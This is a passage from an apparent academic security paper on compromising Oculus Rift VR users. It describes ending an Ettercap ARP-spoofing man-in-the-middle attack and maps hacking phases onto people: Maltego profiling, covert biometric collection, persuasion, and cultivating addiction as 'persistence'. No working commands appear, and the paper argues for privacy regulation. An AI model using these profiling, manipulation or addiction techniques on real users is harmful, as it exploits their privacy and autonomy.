


Figure 12: Modified VR Experience

2.4. Post-Exploitation

Usually, post-exploitation involving information systems gives attackers time to gain persistence to maintain access to a compromised host. As this exploit conducted network modifications and did not introduce new executable code into the VR software, further persistence is not necessary. A final action to close out the compromise is to use Ettercap to gracefully end the ARP injection attack to avoid delays in the Verizon router switching back to normal behavior and prevent disruption of service. After the Bigscreen application has been shut down and Ettercap returns the Verizon router to normal operations, the image “sunset1.jpg” will automatically revert to the standard image pulled from “prod.bigscreen.com” on the next request, and no further tracks or logs need to be covered up or modified.

3. Hacking Users: Behavioral Analysis

This process demonstrated above can also be explored for humans as information systems: Reconnaissance, Scanning, Exploitation, and Post-Exploitation. Humans absorb information through the five senses. The art of perfecting how each sense assimilates information from a virtual stimulus versus a real object falls on the VR system and will improve with each iteration. For example, Oculus Rift version 2 will better interpret reality than the current version. The overall aim of VR hardware and software is to modify perceptions received by the human brain. Thus, this section will focus primarily on the psychological obstacles involved in compromising a human.

3.1. Reconnaissance

The Reconnaissance phase is vital. Each person has a different quality of life and motivations for acting against a stimulus. During the Reconnaissance phase, it is imperative to identify age, gender, education, culture, identity, maternal and paternal relationship characteristics, and socioeconomic indicators.

For outside parties, tools such as Maltego, collect extensive amounts of information from public sources. Maltego uses transforms to mine through massive amounts of public data to identify and visualize relationships between data points (Paterva, 2017). The user does not need to participate in social media or publicly broadcast private details about their life for Maltego to gather useful observations. For example, if Bob does not use social media and keeps his data private, Maltego can still collect information about him, such as if his father or sister listed him as their son or brother, respectively. Other online services, such as Instant Checkmate, provide instantaneous background checks for individuals living or visiting the United States. Combining these reports along with open-source searches using Google may provide a full-featured threat profile on the specified target. Threat profiles may identify weaknesses or entry points to gather further information during the Scanning phase.

For major companies that collect vast amounts of data, the Reconnaissance phase consists of visualizing, digesting, and analyzing the information in a format that accommodates actionable intelligence. Companies such as Facebook, Google, and Amazon collect tremendous amounts of personal information regarding their customers

to provide services at a discount or for free. As mentioned earlier, Facebook spends billions of dollars on infrastructure and security, but the social network is free for users who want to participate. The cost of Facebook's operations including profits originates from selling or monetizing its customers' information, as seen below in Figure 13:




Figure 13: Facebook's Revenue in the United States and Canada (Statista, 2017)

3.2. Scanning

During the Scanning phase, the type of information collected on the subject is split based on how the information was retrieved. Information gathered without a user's acknowledgment is considered passive collection. Information retrieved directly from a user's response is an active collection. A primary differentiator between information systems and humans are that active collections from information systems are believed to be true with a high confidence, whereas passive collection from people is considered accurate with a high confidence. For example, when reviewing the results from a TCP Nmap scan against a target information system, ports identified as open represent a TCP SYN-ACK response from the target system, demonstrating a high confidence that the identified port is open. Conversely, a human answering a simple question may knowingly or unknowingly answer incorrectly based on preconceived biases, ego, neglect, error, or additional reasons. For example:

Author Name, email@address

Alice: “Where are you right now?”

Bob: “The center of the earth.”

The following is a hypothetical example of collecting active and passive data from a human during the Scanning phase, specifically regarding age, and creating actionable intelligence. Active information collection occurs from interactions that both parties realize are happening. For example, “How old are you?” The answer supplied by the user should be weighed based on other questions asked and how likely the user is to get the correct answer. Historical averages of previous questions provide a confidence level and baseline to weigh the likelihood the user is answering correctly.

Passive information collection includes almost infinite possibilities in the information age. Passive information gathering includes data directly captured from the user, data the user inadvertently provides, and data invasively collected. Physiological indicators such as heart rate, blood pressure, and breathing patterns are already collected from several smart devices. Specifically related to age, the level and complexities of a user’s vocabulary may be assessed to determine a less confident estimation of age without the user’s knowledge. If the user stored medical records on his or her computer system or if the user accessed medical records online while using his or her computer, a much more accurate age estimation can take place. If the information system maintained the ability to conduct medical tests such as x-rays, an even more accurate estimate could occur. X-ray results from medical records or x-ray machines can determine age from teeth or skeletal samples. Even small x-rays showing bones or teeth provide the data required to conclude an accurate chronological age estimation within a 0.05 confidence rating (Rai et al., 2014).

With an accurate age estimation, the data collected by the user can be assessed to create actionable intelligence. A subject’s age usually represents a combination of experience and maturity. Physical predictions can be made based on how humans perform in relation to their age; specifically, younger subjects heal faster than older subjects (Connor, 2013). Psychological predictions can be made based on experience, specifically relating to how well a user may adapt to a situation, rapidly adjust behavior, or seek reward possibilities. Numerous studies have concluded that decisions based on

experience allow the decision maker to rapidly and successfully adapt to a changing environment (Eppinger and Bruckner, 2015).

3.3. Exploitation

With information systems and humans, varying levels of influence demonstrate a successful compromise. The Oculus Rift example illustrated how to change an image through a networking compromise that the user would see while immersed in VR. Other technical VR vulnerabilities could include having the user walk into a wall or making the user jump by imitating an obstacle they perceive they need to get around. Within the technical arena, a compromise consists of affecting the confidentiality, availability, integrity, or secrecy of information.

Regarding humans, the US Army defines a successful compromise by effectively changing, persuading, or influencing the specified target (Military, 2017). The US Army trains some soldiers as Psychological Operations (PSYOP) Specialists, whose primary purpose is to research and analyze methods of influencing foreign populations while using only informational sources (US Army, 2016). The Army's need and success in developing PSYOP Specialists illustrates the importance of exercising informational sources to elicit desired behaviors. VR systems have the advantage of being customized for an individual. A successful compromise of a person should be able to effectively change, persuade, or influence the core motivations of the user. Figure 14 depicts the 312th Psychological Operations Company Insignia:



Figure 14: US Army Unit Insignia, 312th Psychological Operations Company, “Exploiters” (US Army, 2015)

Effectively changing a user's behavior may or may not appear to be significant to the subject being influenced. For example, if a user playing a board game was thirsty, choosing between a Pepsi or Coke may be a trivial decision from his or her perspective. However, if millions of people switched from Pepsi to Coke, the loss of revenue for Pepsi and the increased revenue for Coca-Cola would be substantial. Therefore, just because a user perceives the level of influence as insignificant does not mean there are no significant consequences. The same scenario exists within VR.

From the user's perspective, collecting massive amounts of personal information while experiencing VR appears to be a necessary and insignificant result for the VR system to customize the encounter. It may even appear as a benefit, for example, if a perfectly placed and timed advertisement performs the same task as a personal shopper. However, from Facebook's perspective, collecting personal data represents military-grade intelligence and reconnaissance that may lead to billions in profits. Changing, persuading, or influencing a person to act outside of their identity or against their core values is beyond the scope of this research project. Nonetheless, understanding the core motivations that dictate individual choices provides useful insights into the range VR systems may achieve.

Abraham Maslow describes human motivation as a hierarchy wherein an individual behaves based on his or her place within the hierarchy. Specifically, Maslow states, "A person who is lacking food, safety, love, and esteem would most probably hunger for food more strongly than for anything else" (Maslow, 2012). Dissecting Maslow's hierarchy, it is sensible to assume an advanced VR system could provide four out of the five categories of needs. Maslow's hierarchy of needs is displayed below in Figure 15:




Figure 15: Maslow's Hierarchy with VR Overlay (McLeod, 2016)

A virtual experience can effortlessly feel like a safe space. A user in a war zone may feel safe while immersed in the game Bigscreen and watching Netflix with family or friends. The user may feel a sense of belonging with those family members, even if they are fictional representations of his actual family within a virtual world. Compliments from his virtual family and friends would provide esteem, and creative tasks within VR may provide a realistic struggle toward his full potential. Empirically, the only limitations of VR systems successfully compromising a person are technological improvements attained by upgrading hardware and software.

3.4. Post-Exploitation

The best way to maintain persistence to compromise a human using VR is for the human to develop an addiction to the VR experience. Ludwig von Mises describes every action as a choice wherein individuals act to achieve a preferred result (Murphy, 2008). The simplest way to create an addictive VR experience is to create a virtual environment that an individual prefers to actual reality.

Developing a virtual environment that is more attractive than reality may exist in some parts of the world without VR hardware. Takeshi Sato's 2006 study "Internet

Addiction among Students: Prevalence and Psychological Problems in Japan” modified the definition of Internet addiction (IA) to mirror indicators from pathological gambling to more accurately measure the adverse impact of IA. The study found that 9.1% of Japanese college students and 39.0% of Korean high school students experienced some level of pathological IA in the early 2000s before VR hardware was easily attainable (Sato, 2006). Maintaining VR systems will increase the experience provided versus regular internet access; increased addiction is a logical hypothesis.

4. Conclusion

A MitM attack that changed images loaded from unencrypted network communications provided the simplest process to compromise the integrity of imagery while immersed in VR. The MitM compromise provided only a brief example of how the basic concepts and processes of information systems security applied to VR systems. The easiest method to compromise a user immersed in VR is for the program or operating system creator to subject the user to content designed to change, persuade, or influence the user’s decisions. The type of decision could be physical, involving an attempt to move the user from one location to another; or mental, attempting to affect how the user thinks or feels about buying a commodity or voting in an election. The significance of these experiments is that the easiest path to influencing a user’s decision-making process while emerged in VR is from controlling the operating system or application running on the VR system.

If VR represents a greater avenue of psychological influence versus a computer or billboard, then the amount of responsibility for personal information, intelligence, and reconnaissance are also increased. The DBIR identified that a quarter of data breaches occurred because an organization knowingly gave a trusted party the capability to cause harm (Verizon, 2017). The current percentage of malfeasance regarding personal information freely given to corporations such as Facebook is not public; however, it is feasible to expect that businesses run by people are subject to the same security mistakes. In other words, corporations are likely to cause insider threats related to the personal information users freely submit. The risk for individuals equals the probability of a threat exercising a vulnerability.

If the same process for gaining command and control over an information system is successful for humans, then what indications will present themselves over time? As mentioned earlier, Facebook spends billions of dollars on infrastructure and security, including physical equipment, utilities such as electricity, and employee salaries, but the social networking website is free to use. Facebook meets the market demand for providing a free and interconnected world without charging users a monetary fee by selling the analytics and influence they have over their consumer base. Specifically, Facebook harvests user information and analyzes the data to produce actionable intelligence, which is a valuable product to Facebook and retailers. If VR represents a greater avenue of psychological influence compared to a computer, then it is presumable that experiencing the social network using VR will produce more revenue than experiencing it over the web. In this scenario, the increased income from each additional VR user would drive the cost of the VR hardware below the market rate for designing and manufacturing the devices. Thus, if the price for VR systems falls below the cost to produce the hardware, it is a major indicator that user influence is subsidizing the market for VR systems.

The market already established a standard for selling user information to fund the costs regarding social networking, email, data storage, and other internet utilities using traditional information systems. VR represents a new paradigm with a potentially exponential increase in risk. Policies and procedures should restrict how government and corporations collect and sell personal information before competing firms start subsidizing VR hardware and software below the market cost.

References

- Skoudis, E. (2017, April 30). "SEC560: Network Penetration Testing and Ethical Hacking [video file]. Retrieved from SANS Institute, <https://ondemand.sans.org/>.
- Kurzweil, R. (2012). *How to Create a Mind: The Secret of Human Thought Revealed*. New York: Penguin Books.
- Lavin, C. (1994, June 12). "Computers are useless. They can only give you answers..." Retrieved from Chicago Tribune, http://articles.chicagotribune.com/1994-06-12/features/9406120140_1_computer-unlucky-stanton-delaplane.
- US Army. (2012). Department of the Army. Army Doctrine Reference Publication. *Intelligence, 2-0*.
- Verizon. (2017). *2017 Data Breach Investigations Report* (10). Retrieved from <http://verizonenterprise.com>.
- Heath, A. (2017, January 17). "Facebook Actually Paid \$3 Billion for Oculus VR." Retrieved from Business Insider, <http://www.businessinsider.com/facebook-actually-paid-3-billion-for-oculus-vr-2017-1>.
- DataCenter Knowledge. (2010, September 27). "The Facebook Data Center FAQ (Page 3)." Retrieved from <http://www.datacenterknowledge.com/the-facebook-data-center-faq-page-three>.
- DomainTools. (2017, September 5). "Whois Record for Oculus.com." Retrieved from <http://whois.domaintools.com/oculus.com>.
- Robtex Ltd. (2017, September 5). [www.oculus.com](https://www.robtex.com/dns-lookup/www.oculus.com) (DNS lookup results). Retrieved from <https://www.robtex.com/dns-lookup/www.oculus.com>.
- Karumanchi, N. (2017). ARP and RARP. In *Elements of Computer Networking: An Integrated Approach*. CareerMonk Publications [Kindle edition].
- Bigscreen. (2017, September 1). "About US." Retrieved from <http://bigscreenvr.com/about/>.
- Cisco. (2009, October 27). "Catalyst 6500/6000 Switches ARP or CAM Table Issues Troubleshooting." Retrieved from <https://www.cisco.com/c/en/us/support/docs/switches/catalyst-6500-series-switches/71079-arp-cam-tableissues.html>.
- Ettercap. (2017, September 5). "Ettercap Home Page." Retrieved from <https://ettercap.github.io/ettercap/>.

- Paterva. (2017, September 10). Maltego Classic. Retrieved from <https://www.paterva.com/web7/buy/maltego-clients/maltego.php>.
- Statista. (2017). “Facebook: Quarterly Revenue in U.S. and Canada 2010-2017, by Segment.” Retrieved from <https://www.statista.com/statistics/223280/facebook-quarterly-revenue-in-the-us-and-canada-by-segment/>.
- Rai, V., S. Saha, G. Yadav, A. M. Tripathi, and K. Grover. (2014). “Dental and Skeletal Maturity: A Biological Indicator of Chronologic Age.” *Journal of Clinical & Diagnostic Research*, 8(9), ZC60–ZC64. Retrieved from <https://www.ncbi.nlm.nih.gov/pmc/articles/PMC4225977/>.
- Connor, S. (2013, November 7). “Fountain of Youth? Scientists Discover Why Wounds Heal Quicker for Young People.” Retrieved from Independent, <http://www.independent.co.uk/news/science/fountain-of-youth-scientists-discover-why-wounds-heal-quicker-for-young-people-8927387.html>.
- Eppinger, B., and R. Bruckner. (2015). “Towards a Mechanistic Understanding of Age-Related Changes in Learning and Decision Making: A Neuro-Computational Approach.” In T. M. Hess, J. Strough, and C. E. Löckenhoff, eds., *Aging and Decision Making: Empirical and Applied Perspectives*, 61-77. San Diego: Academic Press.
- Military. (2017, September 10). “PSYOPS: Definition.” Retrieved from http://www.military.com/ContentFiles/techtv_update_PSYOPS.htm.
- US Army. (2016, January 28). “Psychological Operations (PSYOP) Specialist (37F). Retrieved from <https://www.goarmy.com/careers-and-jobs/browse-career-and-job-categories/intelligence-and-combat-support/psychological-operations-specialist.html>.
- US Army. (2015, October 30). 312th Psychological Operations Company (Facebook page). Retrieved from Facebook, <https://www.facebook.com/312thPSYOP/>.
- Maslow, A. H. (2012). *A Theory of Human Motivation*. First Start Publishing [e-book edition].
- McLeod, S. (2016). “Maslow’s Hierarchy of Needs.” Retrieved from Simply Psychology, <https://www.simplypsychology.org/maslow.html>.

- Murphy, R. P. (2008). *Study Guide to Human Action: A Treatise on Economics* [Kindle Location 5]. Ludwig von Mises Institute, Kindle edition.
- Sato, T. (2006). "Internet Addiction among Students: Prevalence and Psychological Problems in Japan." *Japan Medical Association Journal*, 49(8), 279-283.
Retrieved from http://www.med.or.jp/english/pdf/2006_07%2B/279_283.pdf.

Appendix A

Computer: Dell Alienware Area 51-R2

Processor: Intel Core 6th Generation i7-6800K (Six Core, up to 3.60GHz, 15M Cache, 140W)

GPU: Dual NVIDIA GeForce GTX 1070 8GB GDDR5 (NVIDIA SLI Enabled) - Total 16GB GPU

RAM: 32GB Quad Channel DDR4 at 2133MHz

Hard Drive: 2TB 7200RPM SATA 6Gb/s

Main Operating System: Windows 10 Pro, 64bit

Version: 1703

OS Build: 15063.540

About



PC name

[Redacted]

Rename this PC

Organization

[Redacted]

[Connect to work or school](#)

Edition Windows 10 Pro

Version 1703

OS Build 15063.540

Product ID

[Redacted]

Processor Intel(R) Core(TM) i7-6800K CPU @ 3.40GHz 3.40 GHz

Installed RAM 32.0 GB (31.9 GB usable)

System type 64-bit operating system, x64-based processor

Pen and touch Touch support with 8 touch points

Figure 16: Windows Build and Version Information

Oculus Rift Version: 1.17.0.424527 (1.17.0.424315)

Permissions: Set to allow applications that have not been reviewed by Oculus to run on Oculus Rift (Default for Version 1.17)

Language: English




Figure 17: Oculus App Version and Permissions